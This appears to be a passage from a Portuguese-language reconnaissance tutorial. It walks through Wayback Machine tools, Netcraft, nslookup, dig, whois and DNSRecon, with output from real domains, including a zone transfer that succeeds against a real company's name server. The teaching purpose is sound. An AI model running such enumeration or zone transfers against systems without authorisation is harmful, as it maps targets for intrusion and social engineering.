Nesse exemplo utilizei o Twitter do Bill Gates, quem sabe alguma informação sensível não foi revelada que pode até mesmo beneficiar a concorrência?

É assim que você navega manualmente nas versões mais antigas de um site. É uma ótima ferramenta, mas não é muito prática quando você está testando dezenas de subdomínios e precisa encontrar rapidamente cada arquivo JS ou URL de cada subdomínio presente.

Para auxiliar nesse trabalho, existem algumas ferramentas úteis

<https://github.com/mhmdiaa/waybackunifier>  
<https://github.com/daudmalik06/ReconCat>  
<https://github.com/EdOverflow/curate>  
<https://github.com/tomnomnom/waybackurls>  
<https://gist.github.com/mhmdiaa/adf6bff70142e5091792841d4b372050>

## Waybackunifier

A primeira ferramenta é o Waybackunifier. Ele faz a varredura de instantâneos do URL fornecido. Em seguida, ele agrupa todas as suas versões anteriores e retorna um arquivo unificado que contém todas as linhas exclusivas já incluídas naquela página.

Então, basicamente, o Waybackunifier cria um único arquivo que contém tudo o que a URL já conteve

## ReconCat

ReconCat retorna todos os URLs de instantâneos disponíveis. Não é o seu conteúdo, apenas os URLs.

A saída está dentro de uma pasta com o nome do domínio que você inseriu. Ele contém um arquivo para cada ano e dentro está a lista de instâncias disponíveis para aquele ano.

Uso: `php recon --url=https://example.com --year=all`

## Waybackurls

Waybackurls retorna uma lista de todos os URLs que o Wayback Machine conhece para um domínio.

Uso: `waybackurls https://example.com`

## Curate

O curate consulta várias ferramentas, incluindo a Wayback Machine. Ele retorna uma lista de URLs encontrados em seu domínio de destino usando essas ferramentas.

Também tem a opção de pesquisar as palavras-chave que você quiser. Isso é útil para detectar informações confidenciais, como senhas e chaves de API, ou novos terminais.

Uso: `curate https://example.com`

## Mais informações:

<https://pentester.land/podcast/2019/03/01/the-bug-hunter-podcast-02.html>

## Netcraft Site Report

O Netcraft Site Report analisa e levanta informações sobre um determinado site, como o endereço IPV4 do site, em qual domínio ele está hospedado, name server, geolocalização e entre outras informações.

**Acesse o site:** <https://sitereport.netcraft.com/>

Vamos pegar a url do site <http://www.certifiedhacker.com/> e colar, após isso vamos dar um **lookup**.




Figura 2.21

Após isso, ele vai analisar o site e nos retornar algumas informações

Site title	Not Acceptable!	Date first seen	December 2002
Site rank	42929	Netcraft Risk Rating	Not Present
Description	Not Present	Primary language	English

Site	Domain	certifiedhacker.com
Netblock Owner	Unified Layer	ns1.bluehost.com
Hosting company	Endurance International Group	networksolutions.com
Hosting country	US	whois.domain.com
IPv4 address	162.241.216.11	5335 Gate Parkway care of Network Solutions PO Box 459, Jacksonville, 32256, US
IPv4 autonomous systems	AS46606	dnsadmin@box5331.bluehost.com

Figura 2.22

Você pode analisar outros sites e obter informações relevantes sobre seu alvo.

## Nslookup

O utilitário NSlookup é usado para pesquisar um endereço IP específico ou vários endereços IP associados a um nome de domínio.

NSlookup é usado quando um usuário pode acessar um recurso especificando seu endereço IP, mas não pode acessá-lo por seu nome DNS

O utilitário Nslookup é usado para corrigir problemas de resolução de nomes. E O comando nslookup pode ser executado no prompt de comando para pesquisar o endereço IP de um

nome DNS. Os subcomandos podem ser usados no final do comando nslookup para realizar consultas.

Para realizar alguma consulta, basta abrir o CMD ou o seu terminal linux e usar o comando nslookup

```
C:\Users\xxx>nslookup uol.com.br
Servidor: dns.google
Address: 8.8.8.8

Não é resposta autoritativa:
Nome: uol.com.br
Addresses: 2804:49c:3102:401:ffff:ffff:ffff:36
           2804:49c:3101:401:ffff:ffff:ffff:45
           200.147.3.157
```

Figura 2.23

```
C:\Users\xxx>nslookup www.certifiedhacker.com
Servidor: dns.google
Address: 8.8.8.8

Não é resposta autoritativa:
Nome: certifiedhacker.com
Address: 162.241.216.11
Aliases: www.certifiedhacker.com
```

Figura 2.24

Podemos utilizar querys para aprimorar as nossas consultas DNS, se digitarmos nslookup e depois digitar help, ele vai nos mostrar os comandos do utilitário e os tipos de query que podemos utilizar.

```
C:\Users\xxx>nslookup
Servidor Padrão: dns.google
Address: 8.8.8.8

> help
Comandos: (identificadores aparecem em letras maiúsculas, [] significa opcional)
NOME          - exibe informações sobre o host/domínio NOME usando o servidor padrão
NOME1 NOME2   - o mesmo que acima, mas usa NOME2 como servidor
help ou ?     - exibe informações sobre comandos comuns
set OPÇÃO      - define uma opção
  all          - exibe opções, o host e o servidor atual
  [no]debug    - exibe informações de depuração
  [no]d2        - exibe informações de depuração completas
  [no]defname   - anexa o nome do domínio a cada consulta
  [no]recurse   - solicita uma resposta recursiva para a consulta
  [no]search    - usa a lista de pesquisa de domínios
  [no]vc        - usa sempre um circuito virtual
  domain=NOME   - define o nome do domínio padrão como NOME
  srchlist=N1[./N2/.../N6] - define o domínio como N1 e a lista de pesquisa como N1, N2 etc.
  root=NOME     - define o servidor raiz como NOME
  retry=X       - define o número de tentativas como X
  timeout=X     - define o intervalo de tempo limite inicial como X segundos
  type=X        - define o tipo de consulta (ex.: A,AAAA,A+AAAA,ANY,CNAME,MX,NS,PTR,SOA,SRV)
  querotype=X   - o mesmo que type
  class=X       - define a classe da consulta (ex.: IN (Internet), ANY)
  [no]msxfr     - usa a transferência rápida de zona da MS
  ixfrver=X     - versão atual a ser usada na solicitação de transferência IXFR
  server NOME   - define o servidor padrão como NOME, usando o servidor padrão atual
  lserver NOME   - define o servidor padrão como NOME, usando o servidor inicial
  root          - define o servidor padrão atual como a raiz
```

Figura 2.25

**Podemos especificar os seguintes tipos de registro de DNS:**

- R: Especifica o endereço IP de um computador.

- CNAME: Especifica um nome canônico para um alias.
- GID Especifica um identificador de grupo de um nome de grupo.
- HINFO: Especifica a CPU e o tipo de sistema operacional de um computador.
- MB: Especifica um nome de domínio de caixa de correio.
- Mg: Especifica um membro do grupo de email.
- MINFO: Especifica informações da caixa de correio ou da lista de mensagens.
- Mr: Especifica o nome de domínio de renomeação de email.
- MX: Especifica o trocador de mensagens.
- Ns: Especifica um servidor de nomes DNS para a zona nomeada.
- PTR: Especifica um nome de computador se a consulta for um endereço IP; caso contrário, especifica o ponteiro para outras informações.
- Soa: Especifica o início de autoridade para uma zona DNS.
- Txt: Especifica as informações de texto.
- UID: Especifica o identificador de usuário.
- UINFO: Especifica as informações do usuário.
- WKS: Descreve um serviço conhecido.

<https://docs.microsoft.com/pt-br/windows-server/administration/windows-commands/nslookup-set-querytype>

Posso utilizar essas querys para levantar informações sobre nosso alvo, por exemplo:

```
> set querytype=MX
> www.certifiedhacker.com
Servidor: dns.google
Address: 8.8.8.8

Não é resposta autoritativa:
www.certifiedhacker.com canonical name = certifiedhacker.com
certifiedhacker.com      MX preference = 0, mail exchanger = mail.certifiedhacker.com
>
```

Figura 2.26

Na imagem acima, usei o comando **set querytype=mx** para nos retorna o servidor de e-mail utilizado por esse domínio

```
> set querytype=NS
> www.certifiedhacker.com
Servidor: dns.google
Address: 8.8.8.8

Não é resposta autoritativa:
www.certifiedhacker.com canonical name = certifiedhacker.com
certifiedhacker.com      nameserver = ns2.bluehost.com
certifiedhacker.com      nameserver = ns1.bluehost.com
>
```

Figura 2.27

Nessa imagem acima definimos o tipo da query como NS, para nos retornar os Name Servers do nosso alvo.

Podemos definir outras querys para levantar informações de um domínio específico, como o exemplo abaixo nos mostra

```
> uol.com.br
Servidor: dns.google
Address: 8.8.8.8

Não é resposta autoritativa:
uol.com.br      nameserver = borges.uol.com.br
uol.com.br      nameserver = charles.uol.com.br
uol.com.br      nameserver = eliot.uol.com.br
>
```

Figura 2.28

O Nslookup é bastante útil para a coleta de informações de DNS de um determinado alvo.

## Dig

Dig é uma ferramenta de redes de computadores, utilizada para consultas sobre registros de DNS de um determinado domínio, host ou IP.

O ISC (*Internet Systems Consortium*), é o grupo responsável pelo seu desenvolvimento, assim como é responsável pelo desenvolvimento do BIND – um dos servidores de **DNS** mais populares e mais usados no mundo. A título de curiosidade, no CentOS, por exemplo, ele é empacotado no dns-utils, que também traz outros utilitários bem conhecidos como o **nslookup**, host, etc.

Vamos ver alguns exemplos de uso:

Se digitarmos apenas **dig** no terminal, ele vai retornar informações do DNS que se encontra no /etc/resolv.conf

```
root@kali:~# dig

; <>> DiG 9.16.8-Debian <><
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 774
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
.;                      IN      NS

;; ANSWER SECTION:
.                   35683   IN      NS      a.root-servers.net.
.                   35683   IN      NS      b.root-servers.net.
.                   35683   IN      NS      c.root-servers.net.
.                   35683   IN      NS      d.root-servers.net.
.                   35683   IN      NS      e.root-servers.net.
.                   35683   IN      NS      f.root-servers.net.
.                   35683   IN      NS      g.root-servers.net.
.                   35683   IN      NS      h.root-servers.net.
.                   35683   IN      NS      i.root-servers.net.
.                   35683   IN      NS      j.root-servers.net.
.                   35683   IN      NS      k.root-servers.net.
.                   35683   IN      NS      l.root-servers.net.
.                   35683   IN      NS      m.root-servers.net.

;; Query time: 8 msec
```

Figura 2.29

Digitando **dig [www.certifiedhacker.com](http://www.certifiedhacker.com)** ele vai nos retornar informações do respectivo domínio

```
root@kali:~# dig www.certifiedhacker.com

; <>> DiG 9.16.8-Debian <>> www.certifiedhacker.com
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 17760
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.certifiedhacker.com.      IN      A

;; ANSWER SECTION:
www.certifiedhacker.com. 14399  IN      CNAME   certifiedhacker.com.
certifiedhacker.com.       14399  IN      A       162.241.216.11

;; Query time: 188 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: dom jan 24 18:16:13 -03 2021
;; MSG SIZE  rcvd: 82
```

Figura 2.30

O Comando **dig -h** ele nos retorna as sintaxes do utilitário que podemos utilizar

```
root@kali:~# dig -h
Usage: dig [@global-server] [domain] [q-type] [q-class] {q-opt}
      {global-d-opt} host [@local-server] {local-d-opt}
      [ host [@local-server] {local-d-opt} [ ... ]]

Where: domain   is in the Domain Name System
       q-class  is one of (in,hs,ch, ... ) [default: in]
       q-type   is one of (a,any,mx,ns,soa,hinfo,axfr,txt, ... ) [default:a]
                  (Use ixfr=version for type ixfr)
       q-opt    is one of:
                  -4          (use IPv4 query transport only)
                  -6          (use IPv6 query transport only)
                  -b address[#port] (bind to source address/port)
                  -c class     (specify query class)
                  -f filename   (batch mode)
                  -k keyfile    (specify tsig key file)
                  -m           (enable memory usage debugging)
                  -p port       (specify port number)
                  -q name       (specify query name)
                  -r           (do not read ~/.digrc)
                  -t type       (specify query type)
                  -u           (display times in usec instead of msec)
                  -x dot-notation (shortcut for reverse lookups)
                  -y [hmac:]name:key (specify named base64 tsig key)
       d-opt     is of the form +keyword[=value], where keyword is:
                  +[no]aaflag   (Set AA flag in query (+[no]aaflag))
```

Figura 2.31

Se digitarmos **dig -t MX [www.certifiedhacker.com](http://www.certifiedhacker.com)** ele vai nos trazer o servidor de e-mail do respectivo domínio, sendo o **-t (tipo de query)**

```
root@kali:~# dig -t MX www.certifiedhacker.com
; <>> DiG 9.16.8-Debian <>> -t MX www.certifiedhacker.com
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 14067
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.certifiedhacker.com. IN MX

;; ANSWER SECTION:
www.certifiedhacker.com. 14375 IN CNAME certifiedhacker.com.
certifiedhacker.com. 14399 IN MX 0 mail.certifiedhacker.com.

;; Query time: 184 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: dom jan 24 18:18:48 -03 2021
;; MSG SIZE rcvd: 87
```

Figura 2.32

Podemos coletar o Name Server de um domínio, utilizando o comando **dig -t NS [www.certifiedhacker.com](#)**

```
root@kali:~# dig -t NS www.certifiedhacker.com
; <>> DiG 9.16.8-Debian <>> -t NS www.certifiedhacker.com
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 4499
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.certifiedhacker.com. IN NS

;; ANSWER SECTION:
www.certifiedhacker.com. 14157 IN CNAME certifiedhacker.com.
certifiedhacker.com. 21599 IN NS ns1.bluehost.com.
certifiedhacker.com. 21599 IN NS ns2.bluehost.com.

;; Query time: 188 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: dom jan 24 18:20:15 -03 2021
;; MSG SIZE rcvd: 111
```

Figura 2.33

Além disso, com o Dig você pode validar se um domínio está bem configurado ou não, além de coletar informações essenciais. Você pode testar outros domínios e validar as suas configurações.

## Whois

WHOIS (pronuncia-se "ruís" no Brasil) é um protocolo da pilha TCP/IP (porta 43) específico para consultar informações de contato e DNS sobre entidades na internet.

Uma entidade na internet pode ser um nome de domínio, um endereço IP ou um AS (Sistema Autônomo).

Para cada entidade, o protocolo WHOIS apresenta três tipos de contato: Contato Administrativo (Admin Contact), Contato Técnico (Technical Contact) e Contato de Cobrança (Billing Contact). Estes contatos são informações de responsabilidade do provedor de internet, que as nomeia de acordo com as políticas internas de sua rede.

Para os registros de domínios, os usuários tem a opção de optar por um Whois privado, que esconde os dados do dono do domínio. Esse opção é oferecida de graça por alguns provedores e por um valor anual, por outras

Existem algumas ferramentas de Whois, tanto on-line como em linha de comando.

O Registro Br tem um banco de dados com mais de 3 milhões de registros DNS, e com isso tem uma ferramenta de Whois ao qual podemos consultar alguns domínios.

<https://registro.br/tecnologia/ferramentas/whois>

The screenshot shows a search interface for the Whois database. At the top, there is a search bar containing 'uol.com.br' and a magnifying glass icon. Below the search bar, there is a button labeled 'Exibir resultado completo'. The main content area displays the Whois record for the domain 'uol.com.br'. The record includes the following information:

TITULAR	Universo Online S.A.
DOCUMENTO	01.109.184/0004-38
RESPONSÁVEL	Contato da Entidade UOL
PAÍS	BR
CONTATO DO TITULAR	CAU12
CONTATO TÉCNICO	CTU6
SERVIDOR DNS	elict.uol.com.br 200.221.11.98 ↗
SERVIDOR DNS	borges.uol.com.br 200.147.255.105 ↗

Figura 2.34

O Whatsmyip possui algumas ferramentas de pesquisa de DNS e informações de endereços IP, além de uma ferramenta de consulta Whois

<https://www.whatsmyip.org/>

The screenshot shows the NetworkMiner interface with the title "WHOIS & DNS Lookup". On the left sidebar under "Networking Tools", the "WHOIS & DNS" option is highlighted with a red arrow. In the main content area, the "WHOIS Lookup" section is shown with the domain "uol.com.br" entered. Another red arrow points to the "WHOIS Lookup" button. Below the input field, there is a copyright notice from Nic.br and detailed WHOIS information for the domain.

```
% Copyright (c) Nic.br
% The use of the data below is only permitted as described in
% full by the terms of use at https://registro.br/termo/en.html ,
% being prohibited its distribution, commercialization or
% reproduction, in particular, to use it for advertising or
% any similar purpose.
% 2021-01-24T18:26:52-03:00 - IP: 208.92.220.102

domain: uol.com.br
owner: Universo Online S.A.
owner-c: CAU12
tech-c: CTU6
nserver: eliot.uol.com.br 200.221.11.98
nsstat: 20210122 AA
nslastaa: 20210122
nserver: borges.uol.com.br 200.147.255.105
nsstat: 20210122 AA
nslastaa: 20210122
nserver: charles.uol.com.br 200.147.38.8
nsstat: 20210122 AA
nslastaa: 20210122
```

Figura 2.35

No Kali Linux ou Parrot tem o comando Whois que podemos utilizar para fazer as consultas

```
root@kali:~# whois uol.com.br

% Copyright (c) Nic.br
% The use of the data below is only permitted as described in
% full by the terms of use at https://registro.br/termo/en.html ,
% being prohibited its distribution, commercialization or
% reproduction, in particular, to use it for advertising or
% any similar purpose.
% 2021-01-24T19:48:22-03:00 - IP: 170.254.144.154

domain:      uol.com.br
owner:       Universo Online S.A.
ownerid:     01.109.184/0004-38
responsible: Contato da Entidade UOL
country:     BR
owner-c:    CAU12
tech-c:     CTU6
nserver:    eliot.uol.com.br 200.221.11.98
nsstat:     20210122 AA
nslastaa:   20210122
nserver:    borges.uol.com.br 200.147.255.105
nsstat:     20210122 AA
nslastaa:   20210122
nserver:    charles.uol.com.br 200.147.38.8
nsstat:     20210122 AA
nslastaa:   20210122
created:    19960424 #7137
changed:   20170106
```

Figura 2.36

Um invasor consulta um servidor de banco de dados Whois para obter informações sobre o nome de domínio do seu alvo, além de detalhes de contato de seu proprietário, data de expiração daquele domínio, data de criação e assim por diante. E o servidor Whois responde à consulta com as informações solicitadas. Usando essas informações, um invasor pode criar um mapa da rede da organização-alvo, e enganar os proprietários do domínio utilizando técnicas de engenharia social para obter detalhes internos da rede.

## DNSRecon

O DNSRecon pode executar uma variedade de funções, desde avaliações de segurança até solução de problemas básicos de rede, permitindo que os usuários:

- Verifique os registros de cache do servidor DNS para registros A, AAAA e CNAME, dada uma lista de registros de host em um arquivo de texto
- Enumerar os registros DNS gerais para um determinado domínio (MX, SOA, NS, A, AAAA, SPF e TXT)
- Verificar todos os registros de servidor de nome para transferências de zona
- Verificar a resolução do wildcard
- Realizar enumeração de registro SRV comum e top-level domain (TLD)
- Verifique o subdomínio de força bruta e os registros A e AAAA do host, dados um domínio e uma lista de palavras
- Execute uma pesquisa de registro PTR para um determinado intervalo de IP ou CIDR
- Executar subdomínio e enumeração de host por meio do Google Dorks
- Apresentar descobertas em formato de arquivo de texto para fácil manipulação
- 

Vamos digitar dnsrecon -h no terminal para obtermos as informações de sintaxe da ferramenta

```
root@kali:~# dnsrecon -h
usage: dnsrecon.py [-h] -d DOMAIN [-n NS_SERVER] [-r RANGE] [-D DICTIONARY] [-f] [-a] [-s]
                   [-b] [-y] [-k] [-w] [-z] [--threads THREADS] [--lifetime LIFETIME] [--tcp]
                   [--db DB] [-x XML] [-c CSV] [-j JSON] [--iw] [--disable_check_recursion]
                   [--disable_check_bindversion] [-v] [-t TYPE]

optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Target domain.
  -n NS_SERVER, --name_server NS_SERVER
                        Domain server to use. If none is given, the SOA of the target will be
                        used. Multiple servers can be specified using a comma separated list.
  -r RANGE, --range RANGE
                        IP range for reverse lookup brute force in formats (first-last) or in
                        (range/bitmask).
  -D DICTIONARY, --dictionary DICTIONARY
                        Dictionary file of subdomain and hostnames to use for brute force.
                        Filter out of brute force domain lookup, records that resolve to the
                        wildcard defined IP address when saving records.
  -f                  Filter out of brute force domain lookup, records that resolve to the
                        wildcard defined IP address when saving records.
  -a                  Perform AXFR with standard enumeration.
  -s                  Perform a reverse lookup of IPv4 ranges in the SPF record with
                        standard enumeration.
  -b                  Perform Bing enumeration with standard enumeration.
  -y                  Perform Yandex enumeration with standard enumeration.
  -k                  Perform crt.sh enumeration with standard enumeration.
```

Figura 2.37

Se digitarmos dnsrecon -d [www.acme.com](http://www.acme.com) ele vai fazer o reconhecimento do respectivo domínio.

```
root@kali:~# dnsrecon -d www.acme.com
[*] Performing General Enumeration of Domain: www.acme.com
[-] DNSSEC is not configured for www.acme.com
[-] Error while resolving SOA record.
[-] Could not Resolve NS Records for www.acme.com
[-] Could not Resolve MX Records for www.acme.com
[*]      A www.acme.com 157.131.143.13
[*] Enumerating SRV Records
[+] 0 Records Found
root@kali:~#
```

Figura 2.38

Podemos rodar um recon com foco em zonewalk que é o processo de enumeração de todo o conteúdo de zonas DNS assinadas por DNSSEC (uma extensão de segurança do sistema de nomes de domínio que adiciona uma camada de confiança ao DNS fornecendo autenticação.) Essa abordagem de cadeia de confiança, por meio de assinaturas criptográficas, também fornece uma camada adicional de integridade que impede a ocorrência de ataques como Spoofing de DNS.

```
root@kali:~# dnsrecon -d weberdns.de -z
[*] Performing General Enumeration of Domain: weberdns.de
[*] DNSSEC is configured for weberdns.de
[*] DNSKEYs:
[*]      NSEC KSK RSASHA256 03010001b0698ae5f8db77bc1c009402 f011333507facb6a30016ad239ad85f0 3b
15073c779b2a31f65c2b4bdc838405 228b4054887c01f0138201cfeed232ea b56e2aa0a7bc5e0b15a9f838d359edc
d d684b3221c1f3417833ce4d99130c87f b2c6f7d97d744e1fa2377836bcf26dbc ffabc68791553e57c8dc1b0c1f8
05026 60b04970c119a007e50f40f2d4d69660 f5b38a5b4ede8ddb5aca9948b4faa2b8 b439791a7c39679bf7602d4
a900e469f 20e2985cf9cb6fa07f5aefd94b0accd3 5e288981a5b7f222f00f9ad91efaa628 bea64aafea120c5a407
9298629f27d82 7b6331fe91b98e9fb5970a07db8d2ad5 6218825de2be34a1a06d4c099706c755 f7582d53
[*]      NSEC ZSK RSASHA256 03010001bd677a3655d63dd057549cf9 edbab1234eda639d24769749e7fe2979 aa
b838b31bc2be643e8b28e4cccd0638 f34db9b65826ec708841c997867c1ef1 c5582ad3b47a3cf1b6b1f4d62be666b
5 09240362da6c1f3a5a462a3460e2c4ad 4dbbf4afb87b93843836beb52c4faf72 fc9967f0fbe46450002c8bac764
fcf47 20a082fd
[*]      SOA ns0.weberdns.de 194.247.5.13
```

Figura 2.39

```
root@kali:~# dnsrecon -d www.facebook.com -z
[*] Performing General Enumeration of Domain: www.facebook.com
[-] DNSSEC is not configured for www.facebook.com
[*]      SOA a.ns.c10r.facebook.com 129.134.30.11
[-] Could not Resolve NS Records for www.facebook.com
[-] Could not Resolve MX Records for www.facebook.com
[*]      CNAME www.facebook.com star-mini.c10r.facebook.com
[*]      A star-mini.c10r.facebook.com 157.240.226.35
[*]      CNAME www.facebook.com star-mini.c10r.facebook.com
[*]      AAAA star-mini.c10r.facebook.com 2a03:2880:f148:181:face:b00c:0:25de
[*] Enumerating SRV Records
[+] 0 Records Found
[*] Performing NSEC Zone Walk for www.facebook.com
[*] Getting SOA record for www.facebook.com
[*] Name Server 129.134.30.11 will be used
[-] This zone appears to be misconfigured, no SOA record found.
[*]      CNAME www.facebook.com star-mini.c10r.facebook.com
[*]      A star-mini.c10r.facebook.com 157.240.226.35
[*]      CNAME www.facebook.com star-mini.c10r.facebook.com
[*]      AAAA star-mini.c10r.facebook.com 2a03:2880:f148:181:face:b00c:0:25de
[+] 4 records found
```

Figura 2.40

A primeira imagem mostra um Domínio weberdns.de com o DNSSEC configurado e a última mostra um outro domínio o facebook.com sem a configuração do DNSSEC

Além disso, uma transferência de zona bem sucedida pode revelar recursos internos que podem estar publicamente disponíveis e, portanto, facilmente direcionados.

### **Exemplo de transferência de zona bem sucedida:**

```
root@kali:~# dnsrecon -d intelbras.com.br -t axfr
[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for intelbras.com.br name servers
[*] Resolving SOA Record
['SOA', 'ns.intelbras.com.br', '192.100.206.137']
[+]      SOA ns.intelbras.com.br 192.100.206.137
[*] Resolving NS Records
[*] NS Servers found:
[*]      NS ns.intelbras.com.br 192.100.206.137
[*]      NS ns.intelbras.com.br 2801:80:be0:d::df23
[*]      NS ns2.intelbras.com.br 189.125.77.87
[*]      NS ns1.intelbras.com.br 192.100.206.138
[*]      NS ns1.intelbras.com.br 2801:80:be0:d::6ed8
[*] Removing any duplicate NS server IP Addresses ...
[*]
[*] Trying NS server 192.100.206.137
[+] [[['NS', 'ns.intelbras.com.br', '192.100.206.137'], ['NS', 'ns.intelbras.com.br', '2801:80:be0:d::df23'], ['NS', 'ns2.intelbras.com.br', '189.125.77.87'], ['NS', 'ns1.intelbras.com.br', '192.100.206.138'], ['NS', 'ns1.intelbras.com.br', '2801:80:be0:d::6ed8']] Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: REFUSED
Traceback (most recent call last):
  File "/usr/share/dnsrecon/lib/dnshelper.py", line 431, in zone_transfer
    zone = self.from_wire(dns.query.xfr(ns_srv, self._domain))
  File "/usr/share/dnsrecon/lib/dnshelper.py", line 359, in from_wire
    for r in xfr:
  File "/usr/lib/python3/dist-packages/dns/query.py", line 964, in xfr
    raise TransferError(rcode)
dns.query.TransferError: Zone transfer error: REFUSED
```

Figura 2.41

```
[*] Trying NS server 189.125.77.87
[+] [[['NS', 'ns.intelbras.com.br', '192.100.206.137'], ['NS', 'ns.intelbras.com.br', '2801:80:be0:d::df23'], ['NS', 'ns2.intelbras.com.br', '189.125.77.87'], ['NS', 'ns1.intelbras.com.br', '192.100.206.138'], ['NS', 'ns1.intelbras.com.br', '2801:80:be0:d::6ed8']] Has port 53 TCP Open
[+] Zone Transfer was successful !!
[*]      NS ns.intelbras.com.br 192.100.206.137
[*]      NS ns.intelbras.com.br 2801:80:be0:d::df23
[*]      NS ns1.intelbras.com.br 192.100.206.138
[*]      NS ns1.intelbras.com.br 2801:80:be0:d::6ed8
[*]      NS ns2.intelbras.com.br 189.125.77.87
[*]      NS ns-884.awsdns-46.net 205.251.195.116
[*]      NS ns-884.awsdns-46.net 2600:9000:5303:7400::1
[*]      NS ns-1.awsdns-00.com 205.251.192.1
[*]      NS ns-1.awsdns-00.com 2600:9000:5300:100::1
[*]      NS ns-1586.awsdns-06.co.uk 205.251.198.50
[*]      NS ns-1586.awsdns-06.co.uk 2600:9000:5306:3200::1
[*]      NS ns-1256.awsdns-29.org 205.251.196.232
[*]      NS ns-1256.awsdns-29.org 2600:9000:5304:e800::1
[*]      NS ns-625.awsdns-14.net 205.251.194.113
[*]      NS ns-625.awsdns-14.net 2600:9000:5302:7100::1
[*]      NS ns-1481.awsdns-57.org 205.251.197.201
[*]      NS ns-1481.awsdns-57.org 2600:9000:5305:c900::1
[*]      NS ns-462.awsdns-57.com 205.251.193.206
[*]      NS ns-462.awsdns-57.com 2600:9000:5301:ce00::1
[*]      NS ns-2015.awsdns-59.co.uk 205.251.199.223
```

Figura 2.42

Uma falha de implementação no seu servidor de DNS pode revelar informações sensíveis da sua empresa e permitindo que atacantes levantem essas informações para fins maliciosos.

